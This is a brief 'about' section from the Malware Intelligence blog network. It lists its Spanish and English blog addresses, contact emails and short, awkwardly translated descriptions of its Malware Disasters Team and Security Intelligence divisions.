http://mipistus.blogspot.com · Spanish version
http://malwareint.blogspot.com · English version

About MalwareDisasters Team
disastersteam@malwareint.com

Malware Disasters Team is a division of Malware Intelligence newly created plasma in which information relating to the activities of certain malicious code, providing also the necessary countermeasures to counter the malicious actions in question.

http://malwaredisasters.blogspot.com

About SecurityIntelligence
securityint@malwareint.com
Security Intelligence is a division of Malware Intelligence, which displays related purely thematic SGSI. It's currently in its initial stage of construction.

http://securityint.blogspot.com